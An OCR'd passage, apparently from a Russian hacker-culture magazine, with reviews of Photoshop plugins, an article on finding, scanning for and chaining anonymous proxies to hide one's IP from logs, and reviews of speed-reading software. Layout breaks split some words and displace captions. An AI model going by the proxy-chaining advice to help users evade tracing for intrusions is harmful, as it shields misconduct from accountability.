Приятный и простой интерфейс. Преобразует цветные изображения в необычные черно-белые и растровые изображения. Для любителей неизвестного есть даже рендом мода (произвольно преобразует). Честно говоря, поигравшись некоторое




время, я понял, что программа стоящая. Если потратить достаточно своего драгоценного времени, то получаются неповторимые и оригинальные, а главное красивые экземпляры.
Местоположение производителя:
www.flamingpear.com

Вывод: не помешает, если часто любишь делать этакое из своих художеств.

HVS JPEG 2.0

Jpeg оптимизатор. От других подобных отличает множество настроек и приятный интерфейс. Позволяет сжимать размеры файла при наименьших потерях в качестве. В основном ориен




тирован на любителей хранить большие библиотеки на винте и на веб-дизайнеров.

Местоположение производителя:
www.digfrontiers.com
Вывод: в арсенале любого хацкера быть должно.

KPT 5.0


Плагин, включающий в себя 10 фильтров:



KPT5 Blurrr...
KPT5 Noize...
KPT5 RadWarp...
KPT5 Smoothie...
KPT5 Frax4D...
KPT5 FraxFlame...
KPT5 FraxPlorer...
KPT5 FiberOptix...
KPT5 Orb-It...
KPT5 ShapeShifter...

Сразил наповал стильный интерфейс. Но сам инструмент показался немного тяжелым в использовании. С одной стороны, генерация любых сред и фонов это, конечно, здорово, но, с другой стороны, пока найдешь нужное... Тяжко, товарищи производители софта, надо бы доработать.

Местоположение производителя:
www.metacreations.com
Вывод: для любителей всего навороченного, но малополезного.




Metacreations Kais Power Tools GOO 1.0

Еще один плагин от Metacreations. Фильтр “измывания” над изображением в прямом смысле слова. Идеально подходит для дружеских шаржей. Сделан так же стильно, как и KPT 5.0.


Единственное - мало инструментов, с помощью которых можно извращаться над изображением. Но, чтобы исказить до неузнаваемости соседа, вполне достаточно.

Местоположение производителя:
www.metacreations.com
Вывод: для извращенцев :).



Deep Paint 1.0b

Мощный фильтр, позволяющий делать изображения маслом, акварелью, акриловыми волокнами, пастелями, фломастерами, косметическими карандашами и т.п. При этом они получаются более реалистичными. Но можно обрабатывать и простые изображения, тем более в библиотеке полно элементов и инструментов обработки. Я лично просто утонул в обилии инструментов, которые были предложены.



Местоположение производителя:
www.righthemisphere.com
Вывод: в арсенале любого хацкера быть должно.



Пы.Сы.


Этот список ограничивается не количеством существующих плагинов, а объемом статьи. Но я постарался привести самые-самые. Все добро юзалось в Adobe Photoshop 6.0. Теперь твоя очередь пробовать...

Прокся... Как много в этом звуке...

Первая помощь для Интернет-анонима

MadDoc (maddoc@xakep.ru)

Что такое прокси-сервер, ты в общих чертах наверняка знаешь. Если кратенько - то это такой сервер в Инете (реальный, физический, или же виртуальный - в виде специальной программки), на который ты отправляешь все свои запросы и который уже сам дальше обращается к нужному тебе серваку. Большинство прокси поддерживает запросы по HTTP и FTP, некоторые поддерживают WAIS, GOPHER, SECURITY, SOCKS и TELNET.



Для чего это может оказаться полезным тебе? Во-первых, прокси призваны ускорять загрузку страниц и вообще работу в сети (для этого большинство провов Инета включают свой прокси-сервер в стандартный набор услуг). Это происходит за счет того, что каждая загруженная через прокси страница кэшируется (остается) на самом этом прокси-сервере. Т.е. если ты слазил на www.microsoft.com за свежими заплатками и при этом пользовался прокси, то следующий, лезущий туда же через тот же прокси, будет получать эти заплатки уже с прокси-сервера - намного быстрее, чем с серванта мелкомягких. Все что для этого нужно сделать - это включить работу через прокси в твоей бродилке.


Но это, так сказать, официальная легенда, оправдывающая существование таких вот прокси-серверов.
На самом деле настоящему кул-хацкеру они нужны совсем не для этого...

Как ты уже понял, все дело в той фишке, что твой запрос на пути к нужному тебе серверу проходит через прокси. Как ты думаешь, что происходит при этом с твоим IP? Правильно, иногда ничего не происходит. Такие прокси называются прозрачными (transparent) и более нас не интересуют. Что же нам надо - так это так называемые "непрозрачные" (non-transparent) прокси, которые подменяют твой IP на свой! Ты врубился?!! Далее твой запрос путешествует по сети, не неся на себе инфы о твоем IP, - а ты ведь знаешь, что IP есть самый реальный способ вычислить человека и затем ... надавать ему конфет за всякие делишки. Конечно, совсем уж обольщаться такой анонимностью не стоит - прокси тоже ведут логи, и при желании можно надавить на владельца и вычислить, какой же IP подменялся в определенное время на адрес прокси, но представь себе, что ты сидишь за цепочкой таких непрозрачных прокси, первый из которых находится в Штатах, второй - в Сибири, третий - в Зимбабве... Может, тогда и плюнут на тебя - искать себе дороже.

Итак, перед нами стоят следующие задачи: найти анонимный прокси; убедиться, что он действительно анонимный; выбрать из всех самый быстрый и живучий. Да, прокси имеют свойство падать, и никогда не повредит иметь под рукой запас свеженьких рабочих прокси.

Начнем с поиска. Для этого существует несколько вариантов. Первый - набрать в любом поисковике "прокси", "+лист", "+анонимность". В ответ на это ты получишь тучу ссылок на паги, посвященные именно проксям (часто не только проксям), где обычно и есть нужные тебе списки. Что уж говорить, если даже на сайте SpyLog есть раздел, посвященный прокси-серверам. Так что этот вариант работает всегда, у него всего два минуса: часть проксей из таких списков уже не будут работать. Чем старее список, тем больше неработающих прокси. Второй минус (продолжение первого) - прокси-серверами из таких списков обычно поль-

Ну вот, прокси-серверов мы с тобой насобирали, осталось научиться работать с ними быстро и правильно. Ведь лазить каждый раз в настройки браузера ручками довольно утомительно, да и не по нашему как-то...




Вот так вот прокся включается в ослике ИЕ

А вот и он, долгожданный прокси!

зуются очень многие. Вследствие этого и нагрузка на них побольше (скорость работы часто медленнее - т.е. такая прокся будет долго отвечать на твой запрос), да и сдыхают они опять же быстрее.


Поэтому существует вариант нумер два: искать прокси самому. Для этого существуют специальные программки, которые мы сейчас и рассмотрим.
На самом деле поиск прокси - стандартная функция многих хацкерских прог. Такая фича есть в NetLab, Advanced Administrative Tools и многих других. Попробовав на себе многие из них, я остановил свой выбор на Proxy Hunter (взять можно с http://vitgl.lgg.ru/_/download.htm). Все, что нужно сделать, - это ввести диапазон IP-адресов и порты, на которых ты хочешь поискать прокси (чаще всего это 80 и 8080, реже 3127 и 3128 порты - и не спрашивай, почему; экзотика типа 9000 порта и других встречается редко). Еще можно ввести требуемый тип прокси - HTTP или SOCKS (старые версии аськи не поддерживают работу через HTTP-прокси).

Принцип работы очень прост. Сначала прога сканирует заданный тобой диапазон и определяет, есть ли где прокси-сервера. После этого она пытается на них залогиниться как анонимный пользователь и, в случае успеха, получить ключевое слово (по умолчанию - S3 Incorporated) с заданного тобой сайта (опять же по умолчанию - www.s3.com). Часть проксей отваливается как “не свободные” (типа, требуют авторизации), часть не может выдать искомое слово (наверное, кривые руки админа или какой-нибудь “для служебного




Вот как вот выглядит Proxy Checker за работой

пользования”) и тоже отбрасывается. Остаются хорошенькие, свеженькие прокси, в нагрузку прилагается примерная скорость работы. Работает несколькими потоками (их количество указывается в настройках). Еще один плюс - можно вводить список проксей в текстовом формате и проверять их на жи-



Прокси не обнаружен - дык ведь он и не включен...




Прокси снова не обнаружен - анонимный попался...

вучесть - хотя вопрос проверки прокси мы рассмотрим отдельно.

Для определения "жив пациент или мертв" мы воспользуемся опять же специальной програмулькой - Proxy Checker (качается с http://www.wegroup.org или с www.listsoft.ru). Хотя, опять же, эта фича есть во многих уже упоминавшихся утилитах, так что пользуйся привычной.

Этой проге можно скормить приготовленный файл с адресами (IP или вида "www.что-то.где-то") и номерами портов через ":" (выглядит так: 123.123.123.123:80), после чего можно жать на старт. Умеет работать несколькими потоками, есть вариант для диалапщиков - при разрыве соединения не падает в изумлении, а терпеливо ждет, "когда же ты восстановишься, а?". Если прокси прошел проверку, то указывается и скорость его работы, - если от момента отправления запроса на прокси, его переадресации, получения ответа сервером и затем тобой прошло не более 1000 миллисекунд, то замедления работы ты, скорее всего, не заметишь. Вот если это 30000 мс... то, наверное, не стоит. Хотя совсем уж вычеркивать такие прокси из своих списков не стоит - прокси могут не только падать и тормозить, они иногда оживают (иногда после полугода молчания) и разгоняются. Вроде бы Proxy Checker умеет проверять и на "анонимность", но результаты меня не порадовали - часть проксей, обозванных анонимными, при тщательной проверке показала себя не вполне... хм... вот-вот.

Совсем уж обольщаться прокси-анонимностью не стоит - прокси тоже ведут логи, и при желании можно надавить на владельца и вычислить, какой же IP подменялся в определенное время.



А ну-ка разберись, кто откуда...

Если ты подумал, что для "настоящей" проверки на "анонимность" я включал этот прокси, ломал www.putin.ru, а потом терпеливо ждал - "приедут, не приедут?", - ты ошибся. Для такой проверки существуют специальные адреса, зайдя на которые с включенным в настройках прокси, ты получишь ответ - обнаружено ли, что ты работаешь через прокси, и заодно IP адрес узнаешь.

Можно заметить, что мой IP выдан абсолютно точно - проски-сервер не фигурировал в настройках ослика. На другом скрине видно, что, несмотря на то, что я работал через прокси, его не обнаружили и в качестве моего IP выдали адрес прокси-сервера. Значит, условно его можно считать анонимным. Хотя я повторюсь - полной анонимности таким путем ты не получишь, и при большом желании тебя можно будет вычислить... Проверить же свой прокси ты можешь на www.all-nettools.com/tools1.htm (мой любимый сайт - не глючит и не врет), на /www.leader.ru/secure/who.html и www.proxysite.com (на этом сайте ты найдешь много про прокси, их списки и т.д.).

Ну вот, прокси-серверов мы с тобой насобирали, на скорость и анонимность их проверили. Что нам осталось? Совсем немного. Осталось научиться работать с ними быстро и правильно. Ведь лазить каждый раз в настройки браузера ручками довольно утомительно, да и не по нашему как-то... Для быстрого переключения между проксями мы воспользуемся программой Anonymity4Proxy (скачать можно с ftp://ftp.inetprivacy.com/a4proxy.zip).

Для чего тебе нужна эта штучка? Все очень просто. Эта программка работает как локальный прокси-сервер! Т.е., проинсталлировав эту прогу, в установках своей бродилки ты прописываешь адрес прокси как 127.0.0.1 для HTTP и FTP (ни в коем случае не ставь "использовать для всех протоколов" - аська может не работать или еще чего). Далее все твои запросы отправляются непосредственно этой A4Proxy. Затем она разбивает твой запрос на пакеты и (внимание!) раскидывает их по разным адресам из своего списка прокси-серверов (естественно, ты можешь редактировать этот список, вносить и удалять прокси, проверять их на анонимность - хотя это лучше делать на специальном сайте). Можно также устанавливать другие параметры - например, запрещать получать данные с определенных адресов; так можно заодно избавиться от баннерной рекламы. Но главный прикол ты уловил, наверное, - твои запросы разбиваются на части! И на требуемый тебе сайт приходит куча запросов из "как бы" разных мест. И теперь намного сложнее, даже имея доступ к логам, определить, кто же был тем самым, ну, скажем, не в меру любопытным перцем.

Ну, вроде основное о прокси-серверах я тебе рассказал. Море инфы ты можешь почерпнуть в Инете. Если же останутся какие вопросы - пиши, попробуем решить. Удачи тебе и анонимности!

Наш друг "Пиши-Читай"

Тренажеры скорочтения как они есть

Matt Goff (matt@nm.ru)

Привет! Вот и пришла пора учиться читать :). Но если тебе на завтра надо осилить "Войну и мир", то ни один тренажер ни одного скорочтения тебе, вероятно, не поможет :-(. Лучше попросить корефана за бутылочкой пива рассказать тебе "краткое содержание" четырех томов. Главное - не переусердствовать с пивом, а то у тебя Наташа Ростова будет заниматься практическим изучением анатомии Болконского прямо во время Аустерлицкого сражения. Есть другой вариант: можно пойти купить (читай "спереть") N кассет и вечерком просмотреть весь роман-эпопею, лежа на диване. (Кстати, многие прогрессивные училки активно практикуют этот метод изучения классической русской литературы с бездарными учениками.) Если же ты всерьез решил улучшить технику чтения, чтобы успевать после четырех бутылок пива читать имена гирлов на беджиках, то эта статья тебе пригодится.





Матчасть

Вообще различают три основных методики ускорения собственно скорочтения:

1. Тахистоскопическая (tachistoscope) (ни фига себе слово придумали) - это когда на экране мелькают слова, и ты должен успеть их прочитать. Удобно то, что взгляд сосредоточен на одной точке и не приходится водить глазами слева направо. Большинство тренажеров именно на этом методе и основаны.
2. Горизонтальное чтение - условия, максимально приближенные к боевым: слова выводятся одно за одним (как в любой книге).
3. Вертикальное чтение - ну, это для настоящих prodigy :). Когда ты читаешь настолько быстро, что понимаешь строку, только взглянув на нее. В этой методике текст открывается не по словам, а по строкам.

У последних двух методик есть один недостаток: текст-то открывается быстро, но читать его можно медленно, попивая пивко, разговаривая по телефону с подружкой и скачивая свежую порнушку - текст ведь не закрывается. Получается, что "курсор" сам по себе летит вперед к светлому будущему, а глаза сами по себе спокойно прогуливаются по непонятным словам. Вся надежда только на "совесть" подсознания.

Тест-драйв офф-роад


На суд независимой экспертизы сегодня предоставлены 4 программы: Letter Chase Speed Reading, "Чтец", ExtraReading и "Быстрое чтение". Пувер он! Поехали!

Letter Chase Speed Reading (быстрое чтение в погоне за буквами - английский)

Довольно многофункциональная софтина с английцким, правда, интерфейсом. Здесь реализованы все 3 методики улучшения техники чтения. В тахистоскопической, правда, как со шрифтом ни извращайся, а русский текст все равно похож на собрание сочинений Омара Хайяма в альтернативной кодировке на языке оригинала. В горизонтальном и вертикальном чтении текст автоматически не переносится, и на экран выводится только то, что помещается (короче говоря, перенос строк надо делать самому в старом добром notepad'е). Вообще, настроек до фига: скорость чтения, ширина строк, отступы, цвета, размеры и все остальные атрибуты. Но они все почему-то (может, задумка такая коварная) не сохраняются.

Если повезет дочитать текст до конца, то тебе даже диаграммку покажут при желании и скорость чтения скажут. Что еще хорошего для почитателей творчества английский писателей - это небольшое собрание произведений классической и современной литературы на английцком, естественно, языке. Есть еще тренажер памяти: на n миллисекунд появляется слово (английское опять же), и ты должен успеть его запомнить.


***Диагноз:** чересчур наворочено, нормально работать можно только в целях изучения английского.*



Горизонтальное чтение в Letter Chase Speed Reading

"Чтец"

Простая, но функциональная прога, обучающая по трах... тахистоскопической методике. Все просто: сверху настройки, снизу полигон. Удобно, что все под рукой: регулятор скорости, пози-



"Чтец" - дешево и сердито

ция в тексте, кнопка "пувер". Можно для любителей высокого искусства и поменять шрифт, цвет и фон. Если выдержать 2 часа чтения, то для разгрузки глаз от смотрения в одну точку можно включить "прыгающий" режим - текст появляется в разных точках. Есть, правда, не глюки, но недостатки. Перемещаться по тексту можно ми-


В тахистоскопической, правда, как со шрифтом ни извращайся, а русский текст все равно похож на собрание сочинений Омара Хайяма в альтернативной кодировке на языке оригинала.

нимум на одну сотую его часть (для тех, кто в танке: на 1%), т.е. если текст килобайт на 200, то, не уловив одного слова и вернувшись на 1% назад, ты попадаешь в прошлое предложений на 15 и мучительно ждешь, пока перестанут мелькать уже прочитанные фразы и появятся незнакомые слова.

Диагноз: *просто и надежно (дешево и сердито) - как велосипед.*

ExtraReading

Крайне загадочный программный продукт. Первое впечатление, правда, приятное: можно выбрать язык (руссиш/енглиш), кнопочки красивые с



ExtraReading - оригинальная методика ускорения чтения?

рисуночками, менюшки оригинальные,... Но нам ведь работать надо, а не уличным искусством наслаждаться! Вот тут-то и начинаются проблемы: всего существует только три скорости, как на довоенных мотоциклах: "для начинающих", "нормальный" и "сложный". Вроде бы всеобъемлюще, но на самом деле очень непродуманно,


Простая, но функциональная прога, обучающая по трах... тахистоскопической методике. Все просто: сверху настройки, снизу полигон. Удобно, что все под рукой: регулятор скорости, позиция в тексте

ведь скорость чтения большинства жаждущих умений пациентов находится в диапазоне между этими тремя "всеобъемлющими". Тогда предстоит выбор: либо ждать 2-3 секунды, пока появиться новое слово, либо с умным видом смотреть на мелькающие слова и улавливать только первые 4 буквы. Но куда проще скачать что-нибудь менее "всеобъемлющее". В подарок к оригинальной коробке передач идет невозможность перемещаться по тексту. Если чего не понял, - читай все с самого начала. Есть здесь, правда, хорошая кнопка с названием "перейти". На самом деле ничего пошлого - просто меняются способы выведения текста: может мелькать одно слово в одной точке, могут два, могут они горизонтально перемещаться по окну, могут как обкуренная блоха прыгать по всему экрану и могут (непонятно, правда, для чего - может оригинальная методика ускорения техники чтения?) даже вертикальные линии появляться на экране. Но это все ничего. Самое обидное и непонятное то, что неизвестно откуда и неизвестно почему во время "Ч" ошибки сыплются одна за другой, а читать в таких условиях не очень удобно.

Диагноз: *непродуманно и недоделано - сколочено за пять минут.*

Быстрое чтение (ssreader)

Опять же представитель тахистоскопической (где они такое слово выдрали?) методики обучения скорочтению. Здесь все сделано добротно и по-настоящему продумано. Текст можно открывать как из txt, так и из док-ов, ртф-ов и хтмлей. С последними, правда, иногда возникают проблемы: на некоторых страницах прога виснет при открытии, некоторые выдаются в неверной кодировке. А вот doc и rtf - без проблем. Самые, пожалуй, широкие возможности настройки из всех подопытных: ширина, высота, шрифт, цвет - это стандарт. Но можно еще и выводить индикаторы скорости, времени, объема, etc. Регулировка скорости - количество знаков в минуту, т.е. "педаль акселератора" - малочувствительная (здесь это хорошо), можно идеально подогнать скорость смены слов под свою скорость чтения. Плюс к тому слова бывают разные: длинные, короткие (красные ;-). В этой проге они "держатся" на экране, соответственно, разное количество времени, потому как учитывается скорость прочтения символа, а не слова. Хорошо здесь реализовано и перемещение по тек-



ssreader - сделано на совесть

сту. Можно ставить закладки (где любимый момент извращения над зайцем, например), можно перемещаться по условному номеру позиции и можно даже производить поиск (прям как в Блокноте!). С помощью горячих клавиш во время чтения можно перемещаться по тексту с точностью до одного предложения. Регулировка количества выводимых за раз слов, правда, слегка похрамывает, но, тем не менее, работает стабильно. На все функции: пувер, регулировка скорости, перемещение по тексту - на все есть соответствующие горячие клавиши, что исключает необходимость каждый раз лезть в "настройки".

Диагноз: *продуманно и хорошо сделано - очень удобно.*

Резюме aka Вместо З.Ы.


Самой стоящей из всех тестируемых прог по мнению объективного, неподкупного и независимого (а главное - многочисленного :) жюри оказалась последняя - ssreader, которая и была признана абсолютным лидером. Аплодисменты и венок... лавровый! С этой софтиной просто приятно работать. Никаких непредвиденных глюков - все четко и безошибочно. На этом тренажере удобно читать статьи, релизы, хелпы и т.д.: просто настроил скорость, откинулся в кресло и держи глаза в одной точке! Кайф! Скачай и наслаждайся!

Ученье – свет, а неученье – приятная полутьма

Пристальный взгляд на мультимедийные энциклопедии

